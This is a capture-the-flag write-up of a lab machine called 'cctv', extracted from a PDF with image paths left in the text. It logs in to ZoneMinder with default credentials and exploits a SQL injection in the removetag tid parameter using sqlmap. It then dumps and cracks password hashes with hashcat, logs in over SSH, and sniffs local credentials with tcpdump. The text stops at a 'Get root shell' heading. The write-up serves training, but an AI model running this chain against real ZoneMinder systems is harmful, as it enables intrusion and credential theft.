
This is cctv writeup by Jiseok Song

nmap


```
22/tcp open  ssh     syn-ack OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  256 76:1d:73:98:fa:05:f7:0b:04:c2:3b:c4:7d:e6:db:4a (ECDSA)
80/tcp open  http    syn-ack Apache httpd 2.4.58
|_http-title: Did not follow redirect to http://cctv.htb/
Service Info: Host: default; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

It has only ssh and http. Add it to /etc/hosts.


Web Enumeration




cctv.htb has staff login. Click it.



It shows zoneminder. Zoneminder default cred




Default is admin:admin



I can login, and it shows version 1.37.63.

Get mark shell

Let's check cve.



I can find PoC(https://github.com/ZoneMinder/zoneminder/security/advisories/GHSA-qm8h-3xvf-m7j3).

Details

In **web/ajax/event.php**, I found the vulnerable code:

```
case 'removetag' :
    $tagId = $_REQUEST['tid'];
    dbQuery('DELETE FROM Events_Tags WHERE TagId = ? AND EventId = ?', array($tagId, $_REQUEST['id']));
    $sql = "SELECT * FROM Events_Tags WHERE TagId = $tagId";
    $rowCount = dbNumRows($sql);
    if ($rowCount < 1) {
      $sql = 'DELETE FROM Tags WHERE Id = ?';
      $values = array($_REQUEST['tid']);
      $response = dbNumRows($sql, $values);
      ajaxResponse(array('response'=>$response));
    }
```

No sanitization(injectable)

PoC

Although it is not possible to execute the command directly through directory, after reading the documents, here is the url:


```
http://hostname_or_ip/zm/index.php?view=request&request=event&action=removetag&tid=1
```


and the function tid is vulnerable to SQL Injection.
I used sqlmap to automate the exploitation process through this command:

```
sqlmap -u 'http://hostname_or_ip/zm/index.php?view=request&request=event&action=removetag&tid=1'
```


Here is the PoC video:
https://github.com/user-attachments/assets/3cc50e51-68cf-4540-8225-4288f73e0c08

Let's visit the uri and send packet to burpsuite






I can see that injection using union select works



This tid actually becomes

```
$sql = "SELECT * FROM Events_Tags WHERE TagId = 1 UNION SELECT
NULL,NULL,NULL,NULL";
```

It's sql injectable and should leak data using boolean based blind, but sqlmap doesn't use union select statement as I intend and fall back to time based blind, which consumes a lot of time. To force sqlmap to use the statement as I want, I need to specify suffix and prefix. First, let's download the request as a file.



Run this command to leak user creds

```
sqlmap -r cctv.req --dbms=mysql --technique=B -p tid --prefix='1 UNION
SELECT 1,2,3,4 where ' --suffix='-- -' --code=200 -D zm -T Users --batch --
dump
```

```
Database: zm
Table: Users
[3 entries]
+----+---------+---------+---------+---------+---------+---------+----------+----------+----------------------------------------------------------------
--------+------------+----------+----------+----------+----------+----------+------------+------------+-------------+---------------+
| Id | Email   | Phone   | Name    | Control | Devices | Enabled | HomeView | Monitors | Password
      | Username   | Events   | Groups   | Stream   | System   | Snapshots | APIEnabled | Language   | MaxBandwidth | TokenMinExpiry |
+----+---------+---------+---------+---------+---------+---------+----------+----------+----------------------------------------------------------------
--------+------------+----------+----------+----------+----------+----------+------------+------------+-------------+---------------+
| 1  | <blank> | <blank> | <blank> | Edit    | Edit    | 1       | console  | Create   | $2y$10$cmytVWFRnt1XfqsItsJRVe/ApxWxcIFQcURnm5N.rhlULw
M0jrtbm | superadmin | Edit     | Edit     | View     | Edit     | 1         | Edit       | 1          | <blank>     | 0             |
| 2  | <blank> | <blank> | mark    | Edit    | Edit    | 1       | console  | Create   | $2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZol
bXKfFG. | mark       | Edit     | Edit     | View     | View     | <blank>   | 1          | <blank>    | <blank>     | 0             |
| 3  | <blank> | <blank> | admin   | Edit    | Edit    | 1       | console  | Create   | $2y$10$t5z8uIT.n9uCdHCNidcLf.39T1Ui9nrlCkdXrzJMnJgkTi
AvRUM6m | admin      | Edit     | Edit     | View     | View     | <blank>   | 1          | <blank>    | <blank>     | 0             |
+----+---------+---------+---------+---------+---------+---------+----------+----------+----------------------------------------------------------------
--------+------------+----------+----------+----------+----------+----------+------------+------------+-------------+---------------+
```

Let's create hash file to be cracked by hashcat.

```
1 superadmin:$2y$10$cmytVWFRnt1XfqsItsJRVe/ApxWxcIFQcURnm5N.rhlULwM0jrtbm$
2 mark:$2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG.$
3 admin:$2y$10$t5z8uIT.n9uCdHCNidcLf.39T1Ui9nrlCkdXrzJMnJgkTiAvRUM6m$
```

Use hashcat to crack it

```
PS C:\Users\sjise\Desktop\hash\hashcat-7.1.2> .\hashcat.exe ..\cctv.hash ..\rockyou.txt -m 3200 --user --show
Mixing --show with --username or --dynamic-x can cause exponential delay in output.

mark:$2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG.:opensesame
admin:$2y$10$t5z8uIT.n9uCdHCNidcLf.39T1Ui9nrlCkdXrzJMnJgkTiAvRUM6m:admin
```

Let's try ssh.

```
┌─[parrot@parrot]─[~/Documents/cctv]
└──╼ $ssh mark@cctv.htb
mark@cctv.htb's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-111-generic x86_64)
```

Get su_mark(Optional)

This step can be skipped, but it is intended way. First, check running ports.

```
mark@cctv:~$ ss -ltnp
State      Recv-Q     Send-Q         Local Address:Port          Peer Address:Port    Process
LISTEN     0          4096               127.0.0.1:1935               0.0.0.0:*
LISTEN     0          4096               127.0.0.1:7999               0.0.0.0:*
LISTEN     0          151                127.0.0.1:3306               0.0.0.0:*
LISTEN     0          4096                 0.0.0.0:22                 0.0.0.0:*
LISTEN     0          4096               127.0.0.1:8888               0.0.0.0:*
LISTEN     0          4096              127.0.0.54:53                 0.0.0.0:*
LISTEN     0          128                127.0.0.1:8765               0.0.0.0:*
LISTEN     0          4096               127.0.0.1:9081               0.0.0.0:*
LISTEN     0          4096           127.0.0.53%lo:53                 0.0.0.0:*
LISTEN     0          70                 127.0.0.1:33060              0.0.0.0:*
LISTEN     0          4096               127.0.0.1:8554               0.0.0.0:*
LISTEN     0          4096                    [::]:22                    [::]:*
LISTEN     0          511                        *:80                       *:*
```

It has many listening ports. And check if I can run tcpdump.

```
mark@cctv:~$ getcap $(which tcpdump)
/usr/bin/tcpdump cap_net_raw=eip
```


So I can use tcpdump

```
tcpdump -i any -A -n -s0 port not 22 and port not 8554 and port not 53 and
tcp
```

After a few minutes, I can see the creds.




Use this cred to su to sa_mark



Get root shell

